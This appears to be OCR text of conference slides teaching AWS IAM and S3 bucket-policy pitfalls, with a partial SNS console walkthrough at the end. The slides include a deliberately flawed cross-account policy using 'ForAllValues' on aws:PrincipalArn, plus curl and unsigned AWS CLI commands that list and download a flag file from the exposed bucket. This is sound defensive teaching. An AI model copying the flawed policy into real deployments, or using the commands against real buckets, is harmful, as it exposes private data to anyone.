


# Intro: Service Control Policies (SCPs)




https://docs.aws.amazon.com/IAM/latest/UserGuide/reference_policies_evaluation-logic.html


# Intro: Policy evaluation logic




*A session principal is either a role session or an IAM federated user session.

https://docs.aws.amazon.com/IAM/latest/UserGuide/reference_policies_evaluation-logic.html

# Intro: Policy evaluation logic




# Case 1

## S3

# Case 1: AWS S3

Goal: Give Read and Write access to my application




# Case 1: AWS S3

How to give access to a S3 bucket:

- Make it public
- Add S3 permissions to our APP IAM role
- Use S3 bucket policies
- Use S3 ACLs
- Use S3 Access points
- Use S3 Access grants (new)

# Case 1: AWS S3




S3 has **158** available actions

# Case 1: AWS S3.1

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "RWS3Access",
      "Effect": "Allow",
      "Action": "s3:*",
      "Resource": [
        "arn:aws:s3:::sh3llcon-invoices-bucket",
        "arn:aws:s3:::sh3llcon-invoices-bucket/*"
      ]
    }
  ]
}
```

- Delete it
- Make it public
- Disable logging
- Replicate it in another account
- Disable versioning
- Deactivate retention protections

# Case 1: AWS S3.1

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "RWS3Access",
      "Effect": "Allow",
      "Action": [
        "s3:DeleteObject*",
        "s3:GetObject*",
        "s3:ListBucket",
        "s3:PutObject*"
      ],
      "Resource": [
        "arn:aws:s3:::sh3llcon-invoices-bucket",
        "arn:aws:s3:::sh3llcon-invoices-bucket/*"
      ]
    }
  ]
}
```


- ~~Delete it~~
- Make it public
- ~~Disable logging~~
- ~~Replicate it in another account~~
- Disable versioning*
- Deactivate retention protections

# Case 1: AWS S3.1

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "RWS3Access",
      "Effect": "Allow",
      "Action": [
        "s3:DeleteObject",
        "s3:GetObject",
        "s3:ListBucket",
        "s3:PutObject"
      ],
      "Resource": [
        "arn:aws:s3:::sh3llcon-invoices-bucket",
        "arn:aws:s3:::sh3llcon-invoices-bucket/*"
      ]
    }
  ]
}
```

# Case 1: AWS S3.2

Goal: Give Read access to my applications in a different AWS account



# Case 1: AWS S3.2

Goal: Give Read access to my applications in a different AWS account

**Application Role Policy**

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "Sh3llconPolicy",
      "Effect": "Allow",
      "Action": [
        "s3:ListBucket",
        "s3:GetObject"
      ],
      "Resource": [
        "arn:aws:s3:::sh3llcon-invoices-bucket/*",
        "arn:aws:s3:::sh3llcon-invoices-bucket"
      ]
    }
  ]
}
```

# Case 1: AWS S3.2

Goal: Give Read access to my applications in a different AWS account

**Bucket Policy**

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "Sh3llconPolicy",
      "Effect": "Allow",
      "Principal": {
        "AWS": "*"
      },
      "Action": [
        "s3:ListBucket",
        "s3:GetObject"
      ],
      "Resource": [
        "arn:aws:s3:::sh3llcon-invoices-bucket/*",
        "arn:aws:s3:::sh3llcon-invoices-bucket"
      ],
      "Condition": {
        "ForAllValues:StringEquals": {
          "aws:PrincipalArn": [
            "arn:aws:iam::[redacted]:role/role-a",
            "arn:aws:iam::[redacted]:role/role-b"
          ]
        }
      }
    }
  ]
}
```

# Case 1: AWS S3.2

Goal: Give Read access to my applications in a different AWS account

**Bucket Policy**

# Case 1: AWS S3.2

## Using curl

```
❯ curl https://sh3llcon-invoices-bucket.s3-us-west-2.amazonaws.com/
<?xml version="1.0" encoding="UTF-8"?>
<ListBucketResult xmlns="http://s3.amazonaws.com/doc/2006-03-01/"><Name>sh3llcon-invoices-bucket</Name><Prefix></Prefix><Marker></Marker><MaxKeys>1000</MaxKeys><IsTruncated>false</IsTruncated><Contents><Key>flag.txt</Key><LastModified>2024-01-24T09:03:12.000Z</LastModified><ETag>&amp;quot;e81174fac36bf343b386493489557f74&amp;quot;</ETag><Size>22</Size><Owner><ID>e8c8231011f49c01bd96e5dc84400b571fb3daa0819936e9d3f470db1ff21f60</ID><DisplayName>cloudsec+shellcon</DisplayName></Owner><StorageClass>STANDARD</StorageClass></Contents></ListBucketResult>%
```

```
❯ curl https://sh3llcon-invoices-bucket.s3-us-west-2.amazonaws.com/flag.txt
FLAG{Hello sh3llcon!}
```

# Case 1: AWS S3.2

Using aws cli

```
❯ aws s3 ls s3://sh3llcon-invoices-bucket --no-sign-request
2024-01-24 10:03:12         22 flag.txt
```


```
❯ aws s3 cp s3://sh3llcon-invoices-bucket/flag.txt . --no-sign-request
download: s3://sh3llcon-invoices-bucket/flag.txt to ./flag.txt
```

# Case 1: AWS S3.2

## Goal: Give Read access to my applications in a different AWS account

### Recommended Bucket Policy

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "Sh3llconPolicy",
      "Effect": "Allow",
      "Principal": {
        "AWS": "*"
      },
      "Action": [
        "s3:ListBucket",
        "s3:GetObject"
      ],
      "Resource": [
        "arn:aws:s3:::sh3llcon-invoices-bucket/*",
        "arn:aws:s3:::sh3llcon-invoices-bucket"
      ],
      "Condition": {
        "StringEquals": {
          "aws:PrincipalArn": [
            "arn:aws:iam::[redacted]:role/role-a",
            "arn:aws:iam::[redacted]:role/role-b"
          ],
          "aws:PrincipalOrgID": "o-xxxxxxxx"
        }
      }
    }
  ]
}
```



# Case 1: AWS S3.2

Bucket ARN

arn:aws:s3:::sh3llcon-invoices-bucket

Policy

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Sid": "ROAccess",
            "Principal": {},
            "Effect": "Allow",
            "Action": [
                "s3:ListBucket",
                "s3:GetObject"
            ],
            "Resource": [
                "arn:aws:s3:::sh3llcon-invoices-bucket",
                "arn:aws:s3:::sh3llcon-invoices-bucket/*"
            ],
            "Condition": {
                "ForAllValues:StringEquals": {
                    "aws:PrincipalArn": [
                        "App_A_role_arn",
                        "App_B_role_arn"
                    ]
                }
            }
        }
    ]
}
```

JSON Ln 3, Col 4

Security: 1 | Errors: 0 | Warnings: 0 | Suggestions: 0

Learn more about policy validation

Search security warnings


| | |
|---|---|
| Ln 18, Col 5 | **Forallvalues With Single Valued Key:** Using ForAllValues qualifier with the single-valued condition key aws:PrincipalArn can be overly permissive. We recommend that you remove ForAllValues:. Learn more |


In last year AWS added:

- Block public access by default
- ACLs disabled by default
- Access Analyzer in bucket policy editor
- New ways of give access to S3

# Case 1: AWS S3.2


Did you say “new ways of give access to S3”?




# Case 2

## SNS



# Case 2: AWS SNS

Goal: Allow subscription from *@sh3llcon.com users



Dashboard
Topics
Subscriptions
Mobile
Push notifications
Text messaging (SMS)
Origination numbers

## Topics (0)

Edit | Delete | Publish message | Create topic

Search

1

| Name | Type | ARN |
|---|---|---|

No topics

To get started, create a topic.

Create topic

LIVE

# Create topic

## Details

Type Info

Topic type cannot be modified after topic is created

- FIFO (first-in, first-out)
  - Strictly-preserved message ordering
  - Exactly-once message delivery
  - High throughput, up to 300 publishes/second
  - Subscription protocols: SQS
- Standard
  - Best-effort message ordering
  - At-least once message delivery
  - Highest throughput in publishes/second
  - Subscription protocols: SQS, Lambda, HTTP, SMS, email, mobile application endpoints

Name

sh3llcon-invoices

Maximum 256 characters. Can include alphanumeric characters, hyphens (-) and underscores (_).

Display name - *optional* Info

To use this topic with SMS subscriptions, enter a display name. Only the first 10 characters are displayed in an SMS message.

*My Topic*

Maximum 100 characters.

## Encryption - *optional*

Amazon SNS provides in-transit encryption by default. Enabling server-side encryption adds at-rest encryption to your topic.

## Access policy - *optional* Info

## Access policy - *optional* Info

This policy defines who can access your topic. By default, only the topic owner can publish or subscribe to the topic.

Choose method

- (•) **Basic** — Use simple criteria to define a basic access policy.
- ( ) **Advanced** — Use a JSON object to define an advanced access policy.

Publishers

Specify who can publish messages to the topic.

Only the topic owner
Only the owner of the topic can publish to the topic

Subscribers

Specify who can subscribe to this topic.

Only requesters with certain endpoints

*@sh3llcon.com

Only requesters whose endpoints match a specific value can subscribe to the topic. For example, *@example.com or http://www.example.com

JSON preview

```
      },
      "Action": [
        "SNS:Subscribe"
      ],
      "Resource": "arn:aws:sns:us-
west-2:[redacted]:sh3llcon-invoices",
      "Condition": {
        "StringLike": {
